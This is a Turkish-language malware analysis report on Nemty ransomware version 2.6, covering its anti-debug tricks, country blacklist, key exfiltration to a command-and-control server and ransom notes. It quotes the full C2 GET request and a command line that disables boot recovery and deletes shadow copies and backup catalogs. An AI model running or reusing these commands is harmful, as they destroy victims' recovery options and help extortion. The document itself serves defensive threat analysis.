NEMTY RANSOMWARE (VERSION 2.6)

TEKNİK ANALİZ RAPORU

GAİS Cyber Security

www.gaissecurity.com

@gaissecurity

Giriş

İlk olarak 2019 yılının Ağustos ayında ortaya çıkan yeni bir Ransomware ailesi Nemty'nin, saldırılarına yakın zamanlarda devam ettiği görülmektedir. En son 09/03/2020 tarihinde ortaya çıkan ve versiyon numarası 2.6 olarak adlandırılan Nemty, şirketleri ve kişisel bilgisayarları hedef almaktadır.


Şifreleme işleminden sonra ise, kurbandan ortalam 1000$ değerinde Bitcoin istemektedir. Ayrıca ödemenin belirlenen tarih aralığında yapılmamaması durumunda sistemlerde bulunan dosyaların sızdırılması şeklinde şantaj yapılmaktadır.

Ransomware türündeki Nemty zararlısını tanımlayıcı bilgiler aşağıdaki tabloda yer almaktadır:

Zararlının Adı	Nemty Ransomware
Versiyon	V.2.6
MD5	2b6c6d8424c1b149c7f81e2565aaa7e6
SHA1	f966ffdeabd60ae0ebd9c78fbd11f78319016fd8
SHA256	613c390d6b3b792d6bf0765e97719ac4278741abcebdd03d9fe394c8a46a841c

Ön İzlenim

Ransomware türündeki Nemty zararlısı sistem üzerinde bir çok işlem yapmaktadır. Nemty'nin process ön izlenim görseli aşağıdadır.




nemty.exe	2.85	4.896 K	12.924 K	2080		
cmd.exe	6.35	2.112 K	3.688 K	2932	Windows Komut İşlemcisi	Microsoft Corporation
cmd.exe	1.98	2.112 K	3.684 K	1984	Windows Komut İşlemcisi	Microsoft Corporation
cmd.exe		2.228 K	3.888 K	664	Windows Komut İşlemcisi	Microsoft Corporation
taskkill.exe	0.71	2.432 K	5.688 K	1948	İşlemleri Sonlandırır	Microsoft Corporation
cmd.exe	0.71	2.228 K	3.924 K	2272	Windows Komut İşlemcisi	Microsoft Corporation
net.exe	0.19	1.068 K	3.456 K	3608	Net Command	Microsoft Corporation
net1.exe	2.15	812 K	2.472 K	2884	Net Command	Microsoft Corporation
cmd.exe		2.164 K	3.904 K	3716	Windows Komut İşlemcisi	Microsoft Corporation
WMIC.exe	5.87	2.440 K	6.096 K	392	WMI Commandline Utility	Microsoft Corporation
powershell.exe	9.17	6.376 K	10.480 K	3768	Windows PowerShell	Microsoft Corporation

nemty.exe	19.02	4.816 K	12.788 K	2080		
cmd.exe	0.89	2.276 K	3.952 K	664	Windows Komut İşlemcisi	Microsoft Corporation
taskkill.exe	0.69	2.632 K	6.516 K	1948	İşlemleri Sonlandırır	Microsoft Corporation
taskkill.exe	1.49	280 K	832 K	2728		
taskkill.exe	3.12	2.580 K	6.408 K	2976	İşlemleri Sonlandırır	Microsoft Corporation
taskkill.exe	2.45	2.540 K	6.036 K	4048	İşlemleri Sonlandırır	Microsoft Corporation
taskkill.exe	3.40	972 K	3.268 K	3076	İşlemleri Sonlandırır	Microsoft Corporation
cmd.exe	0.71	2.380 K	4.092 K	2272	Windows Komut İşlemcisi	Microsoft Corporation
net.exe	3.93	1.072 K	3.460 K	1292	Net Command	Microsoft Corporation
net1.exe	9.51	1.176 K	3.700 K	968		
net.exe	7.87	1.068 K	3.456 K	448	Net Command	Microsoft Corporation
net1.exe	5.53	728 K	2.324 K	3632	Net Command	Microsoft Corporation
net.exe			3.456 K	2896	Net Command	Microsoft Corporation
net1.exe			2.984 K	4092	Net Command	Microsoft Corporation
net.exe			3.456 K	3156	Net Command	Microsoft Corporation
net1.exe			2.400 K	840	Net Command	Microsoft Corporation
net.exe	1.92	1.032 K	3.436 K	1352	Net Command	Microsoft Corporation
net1.exe	1.59	788 K	2.408 K	2380		
net.exe	0.85	1.040 K	3.440 K	2736	Net Command	Microsoft Corporation
net1.exe	0.19	420 K	936 K	1140	Net Command	Microsoft Corporation
net.exe	2.26	1.036 K	3.436 K	3140	Net Command	Microsoft Corporation
net1.exe	2.20	864 K	2.824 K	3200	Net Command	Microsoft Corporation
net.exe	5.65	1.072 K	3.460 K	1408	Net Command	Microsoft Corporation
net1.exe	< 0.01	480 K	152 K	2808	Net Command	Microsoft Corporation
net.exe	1.27	1.072 K	3.460 K	1084	Net Command	Microsoft Corporation
net1.exe	5.56	872 K	2.988 K	488	Net Command	Microsoft Corporation
cmd.exe		2.164 K	3.904 K	3716	Windows Komut İşlemcisi	Microsoft Corporation
WMIC.exe	0.30	3.228 K	9.060 K	392	WMI Commandline Utility	Microsoft Corporation
powershell.exe	3.05	18.360 K	25.688 K	3768	Windows PowerShell	Microsoft Corporation

Command Line:
net stop AcronisAgent
Path:
C:\Windows\SysWOW64\net.exe

Her ransomware zararlısının bir karakteristiği olan shadow copy silme işlemi Ransomware türündeki Nemty zararlısında da gözlemlenmiştir.

Şifreleme işlemi sona erdikten sonra ise her klasör ve alt klasörlere NEMTY_[RANDOM-ID]-DECRYPT.txt adında bir metin dosyası oluşturmakta ve ekrana çıktı vermektedir.



Zararlının oluşturduğu metin dosyasında şifrelenen dosyaların nasıl çözüleceğine dair notların yanı sıra metin dosyasının en alt satırlarında BEGIN NEMTY KEY başlığında bir anahtar bulunmaktadır. Anahtara göz atıldığında RSA şifreleme algoritmasını hatırlattığı söylenebilmektedir. Ayrıca talimatlarda normal web sitesinin yanı sıra, TOR ağını kullanan bir web sitesinin mevcut olduğu da görülmektedir.


Metin dosyasında yer alan web siteleri aşağıdaki gibidir:

- http://nemty.top/public/pay.php
- http://zjoxyw5mkacojk5ptn2iprkivg5clow72mjkyk5ttubzxprjjnwapkad.onion/public/pay.php


Ransomware türündeki Nemty zararlısının şifrelediği dosyaların uzantıları NEMTY_[RANDOM-ID] şeklindedir.

Detaylı Analiz


Ransomware türündeki Nemty zararlısının analizinde kritik bulgulara ulaşılmıştır. Bunlardan ilki, Ransomware türündeki Nemty zararlısının analistin işini dinamik analiz aşamasında zorlaştırmak için anti-debug tekniklerini kullanmasıdır.



En temel anti-debug tekniklerinden birisi olan IsDebuggerPresent API'sini kullanmaktadır.



Zaman tabanlı anti-debug tekniklerinden birisi olan GetTickCount API'sini kullanmaktadır.



Ayrıca debug uygulamarında sıkça kullanılan software breakpoint işleminin assembly karşılığı olan *int 3* komutunu algıladığında ise debugger'ı yakalayıp kendini sonlandırmaktadır.


Ayrıca yukarıdaki görsellerde belirtilen anti-debug tekniklerinin yanı sıra başka teknikler de kullandığı tespit edilmiştir.

Ransomware türündeki Nemty zararlısının Import ettiği API'ler incelendiğinde bazı kritik seviyede olan API'ler tespit edilmiştir:

- WriteFile
- GetTickCount
- WriteConsoleA
- DebugActiveProcessStop
- CreateFileA
- GetCommandLineA
- IsDebuggerPresent
- QueryPerformanceCounter
- DebugBreak
- WriteConsoleW
- VirtualAlloc
- VirtualProtect

Statik olarak Import ettiği fonksiyonlar dışında diğer kritik fonksiyonları runtime anında Import etmektedir.

Ransomware türündeki Nemty zararlısının analizi yapıldığına zararlının kullandığı Mutex objeleri tespit edilmiştir.



-MUTEX-

"edu v magazi gucccchi v spb, grrrrrraa, ona zhret moi xui kak-budto eto burger..."

Ransomware türündeki Nemty zararlısı sisteme bulaşmadan önce bazı dosyalar oluşturmaktadır. Bu dosyalar:

- C:\Windows\Registration\R000000000006.clb

- C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Caches\cversions.1.db

- C:\Users\[USERNAME]\AppData\Local\Microsoft\Windows\Caches\{AFBF9F1A-8EE8-4C77-AF34-C647E37CA0D9}.1.ver0x0000000000000006.db

- C:\User\Malw Lab\\AppData\Local\Microsoft\Windows\Temporary Internet Files\counters.dat

- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3995735235-1365421534-3291203492-1000\917b685c402c569c7ef15953ac01f631_619fd25d-6773-46b7-a416-8c5c8c16290c

- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-3995735235-1365421534-3291203492-1000\d860c3add425c732002dea04eb2c98f0_619fd25d-6773-46b7-a416-8c5c8c16290c

- C:\Users\Malw Lab\AppData\Roaming\Microsoft\Windows\Cookies\75CW9Q4P.txt

    - Bu dosyanın içeriğinde db-ip.com adlı IP ve IP'ye ait olan ülkeyi sorgulama web sitesinin kullandığı Cloudflare altyapısının cfuid değeri bulunmaktadır.


-

Ransomware türündeki Nemty zararlısının detaylı analizi yapıldığında sisteme bulaşma kararını bazı etkenlere göre verdiği gözlemlenmektedir.

Sistemin IP adresini api.db-ip.com web sitesine API'ler yoluyla sorgulama yaparak, IP adresinin hangi ülkeye ait olduğunu tespit etmektedir. Bu tespit sonucunda ise

Appdata\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\PC6EIDCU

dizinine countryName[1].txt adlı bir dosya oluşturmaktadır. Bu dosyanın içeriğinde ise IP adresinin ait olduğu ülkenin adı yazılmaktadır.



Ransomware türündeki Nemty zararlısının analizi sonucunda bazı ülkelerin blacklist'e alındığı farkedilmiştir. API ile IP sorgulama işlemi sonucunda web sitesinden dönen ve kaydedilen ülke adı aşağıdaki blacklist'te yer alıyorsa, Ransomware türündeki Nemty zararlısı sisteme bulaşmamaktadır:

- Rusya
- Belarus
- Kazakistan
- Tacikistan
- Ukrayna
- Azerbaycan
- Ermenistan
- Kırgızistan
- Moldova

```
esi:"Windows 7", 414CAC:"Turkey"
411D78:"Russia"
esi:"Windows 7"

ecx:"Windows 7"


411D80:"Belarus"
esi:"Windows 7"

ecx:"Windows 7"


411D88:"Kazakhstan"
esi:"Windows 7"

ecx:"Windows 7"


411D94:"Tajikistan"
esi:"Windows 7"

ecx:"Windows 7"


411DA0:"Ukraine"
esi:"Windows 7"

ecx:"Windows 7"
```

```
411DA0:"Ukraine"
esi:"Windows 7"

ecx:"Windows 7"


411DA8:"Azerbaijan"
esi:"Windows 7"

ecx:"Windows 7"


411DB4:"Armenia"
esi:"Windows 7"

ecx:"Windows 7"


411DBC:"Kyrgyzstan"
esi:"Windows 7"

ecx:"Windows 7"


411DC8:"Moldova"
esi:"Windows 7"

ecx:"Windows 7"
esi:"Windows 7"
```

Ransomware türündeki Nemty zararlısı, dil kontrolünün yanı sıra;

- İşletim Sistemi Versiyonu ve Sürümü,
- Sistemi kullanan kullanıcının user name'i,
- Sistemin adı,
- Sistemin hardware ID değeri gibi bilgileri toplamaktadır.

```
edi+60:L"sion"
edi+70:L"1.7601.18015 (win7sp1_gdr.121129-1432)"

edi:L"tion", edi+80:L"8015 (win7sp1_gdr.121129-1432)"
```

Daha sonra ise topladığı tüm bu bilgilerle birlikte RSA1024 şifreleme algoritması kullanarak şifrelemektedir. Ve şifrelemeyi yaptığı anahtarı kendi algoritmasına göre modifiye ederek NEMTY KEY'i oluşturmaktadır. Bu NEMTY KEY'i ise belli başlı parametreler ile komuta kontrol sunucusuna göndermektedir.

http://nemty10.biz/public/gate.php?data=

```
mov dword ptr ss:[ebp-40],eax
lea eax,dword ptr ss:[ebp+24]
push eax
sub esp,1C
lea eax,dword ptr ss:[ebp+8]
mov esi,esp
push eax
call nemty.4042CF
lea ecx,dword ptr ss:[ebp-3C]
call nemty.406D38
lea ecx,dword ptr ss:[ebp-20]
add esp,1C
push ecx
mov ecx,eax
```

```
eax:&"http://nemty10.biz/public/gate.php?data="
[ebp+8]:"bGQM/PlKQU3PVHmE7aZKY5eN81WcGZOQAYcOtpdCtpt+HW1wm3e81w=="
eax:&"http://nemty10.biz/public/gate.php?data="
[ebp-3C]:"http://nemty10.biz/public/gate.php?data="


eax:&"http://nemty10.biz/public/gate.php?data="
```

Zararlınının belirtilen alan adına ait olan komuta kontrol sunucusunun ilk IP Adresi;

45.143.138.38

olarak tespit edilmiştir. Daha sonra C&C sunucusunun IP adresi değiştirilmiş olup;

91.215.170.231


şeklinde güncellenmiştir.

Ransomware türündeki Nemty zararlısı dosyaları şifrelemeden önce, şifreleme işlemini yapacağı anahtarları oluşturmaktadır. Daha sonra bu anahtarları saldırganın kendi algoritmasına göre modifiye edip komuta kontrol sunucusundaki **gate.php** dosyasına GET methodu ile **data** parametresine göndermektedir.

Bu gönderim işlemini yaparken User-Agent olarak "Naruto Uzumake" dizgisini kullanmaktadır.

```
GET /public/gate.php?data=uggIoweUAxcj7KYrrPGzrLOukv.ji3dNgKBraTA6PhbtuyVnrB7GDTqggfJkv3ri7Jwh.UC/F7bKmw6/BOe/
rU1KV0xqmLqQrDeXQcTBL9NBCYp.ELz8XVcmd4VhwdJmvvsFHyz27LoTyuoAvbBv1gMS25Y.6yqscYkU.6vk/tFFIlJJd5JR7IWw3F.EReTyx9YjVRVTV94N8z4Pp7cwARQF.
4ZxVK8V4FTnhh8cEqB.QjsiGYEmfRkISSSftI8RbMpZFcVVoYB1dvj.hGU.Iyq1oaqx8k29efUkY9HDHaOSll8VDMgeZu9muBqS2HGPweWUMeREUzH1xyaEZzuamQ3K24YzlEX.ipj4hbGXySQM8dKjFJUjMwzhbODLIEFqcdmThrb71aG
XetKPiy8Jqhk6rZMXY30PboeYz7tlZCpMGm62IA1KsCjmwcsakkHJRy0p6JAW6oGVCP2hmw7LbUKwm6jmzVZB4VfTyUoYmTpz7uoWNbqqpUG0ptlu6Yq5hsghP3zdG/jVm.mc1W.Uc43diXW0TmYEc9F9YHyvu/
H4yRAFnhmCwD0OS4F4UlAQE1YQC9eFIbmyItpgBloEO.W8/AQ7DUwre4s6E1MaumxqR89O7HJCsmxXUpQLhJmeEsMqzcSmrMLqsV46gd7TfPHNfTmWHw7lwvqaP/sg7qLi4gHYx9e8obses1GkZX6J9w0HBVXqVnpkO.sEyG/
53mcKB7S9Yw8.i.bWTrtK6GwaAT/qBGvcuKUtOcy49UEJLhp.gfFuEB9IW/iAuKnVPnM14I8/ca4zmci6wcxRXGBJ1TB3S5yg/YeDY3dqAbpLRVVvYb7.v3s.apAA4/6S6mneOUEemQ22fKTdDarf/
2l8ChWXDyuRLHSZM1GwDl4l8SVeb1q8DT1lZkzT8YjuARmc.
2x1Kddgz23lToSQoZYYpigATP4jZcPPfVx5OkFaM9zdDDH9NrxOVh673pe5hrfiKfAPsydpAVt6wcWblYquIMOo4b79BSY6q0Uq7hc.Xr6zFWeThxcN1jqrj8kmGvOU.QjRxU103a4iB9an/
HzlVOdSIODllWaQx4E7DolFhqqLYqOR.WIlfOVzXK6atnIjd9KNmiHaZQj7BAdHfFN8ijWkMtsq3OtEUrJseL/f0v4iqCtEGvlz.xWDjLAxB49nlQJyFxMkMVSQfPB2ij2x8Yd.87OxnYBqi94r/EE7499f816d55U0exzQ9/
hTjBpfgSRzlxEonhuHeYwIIjF9rpQ.nRlAlks0v/WgVFfNEITpyu.IlhAC5OPOwDVgzg15xN8C9r1FpwrdUlk.W938wHFs2WVO/ArsWcENgjWzli4Ec9jDfg2QNaFV13pDAw==saN848vkvUK3yfqQs/
asovyu0wIvaKB8ItuseIdW0nDpk.BrZZ/a/hBOitYZaENRCfTRKHvxiZ0ickbbhcoCrvAsbG4A/
BdYVprEggDNTKZXxU9zoeIInD0BBgLoZHYap6SU0oPu.UXZt5qL6hKCiSXcrugVUyuwXbnGRukXaqvlLI13LUCW8N1c3ynmcf7nY34QWzVmN7rwtVEQkt61Qvn5Fzpb8F4Ns0LfkNxuf/
QQUyXrCyAO5YAIZliKPgnMknKJPPjeF7EgNShW92ZSwqUONWnVufDGer.S7aJwfbBGP75SD8hbW5Ag6YhRrr3whiXEHL.jZQFLoIaHzvoyqTYWiPPCkuTMehMYx3f/63B/
BGeGhTrQFnN8TaTn4czHKm170Gg7PwpuQkUTlJ4tvq1zZH1P5TyaoVPiQkbSvxBSXXyesBzKM/Eb4syre5iMd.Vg2h4m/KWlJqeaxwko8AUgI8l0Mm6exml/
EJ6jyZrLdg6i2Xf/.lolG8PE8VP1l9lkPfaYMhDTfU9l.b2O9Rfp5kK15s0tooeYuttkvvYeJ7qYvX0LZ.ecjwsQqDGe04iagBYaAIotieuQQg4bYNmonWcV8DQmA7ZGuymkE8Bs2gztgD7o1FdoBziJlD6VbEcqR/
tlx9Criokj8BHzBbtqn60lzwIb.5hNxtVrmqR8FUCIhm603wfBV4umanyWKPxl1vtxgtNon0hPtQxkUlH94Vo/
LNTs1Hpxy.pUPpPIixYWUDFYDQusCtHwFNA0U1ow6HDsjk9p5SmSeYeRWK95Y86Itj50HTJjhqEc7o1iZn8U1K9WQ0QMAwTGYz4vZfIgZeAA1aDAFSIPS27Sa0ZpufbKSesQwWd6isTF8kLvrPLBtNm8TtP4JohiZNXe3kjzs/
drJgQuvHgKw1IWRfW1WbHCdAvXfY2iwuNb/h3lLHhDveLP8KIAJJwtG8ehAyq/
iqyBqYPp49XJdKovxqd50qXsJxVdLmhiQiKP3TpgqsUm28bWpAfC0jJBz8sAhlt1Fs9mk5ByePGBenZo.HqLPfeZvKpexboRBrBIg2ojsEgXHVU1wR6Fi.vvyYtRS5zO8CJyKFY6TSIVzczgfE/
sfMHmrwuW96qBkaAlqHemSyiXw7yXbow5WgKCuGKHwwOby5wiiYrsYb4cGOhIv4pENBQv6qPIfOVte506t6znOPenUO9XZmb1.xZM1XGU6JiVMNlMe8dzzT/
fLclJkBM8hTLJGJH3JyEACfc8dBYagAXtvoav7urwm00gyjnCdNjF4WZvB6QTnQKHZONAK/0.vqLx9aY1EAHRsc72ReHW.PkD27FwoczyW1lxRYphvZRKL.9fCiRcHUbhyeWeew== HTTP/1.1
User-Agent: Naruto Uzumake
Host: nemty10.biz
Cache-Control: no-cache
```

Tüm bu işlemlerden sonra faaliyete geçmektedir. Ve ilk olarak shadow alanını 401 MB olarak tekrardan boyutlandırmaktadır. Daha sonra sonda "unbounded" parametresi ile sınırsız boyuta çıkarmaktadır.




Bu zararlı işleminden sonra ise aşağıdaki komutu kullanarak shadow copy'leri silmektedir.

/c bcdedit /set {default} bootstatuspolicy ignoreallfailures & bcdedit /set {default} recoveryenabled no & wbadmin delete catalog -quiet & wmic shadowcopy delete

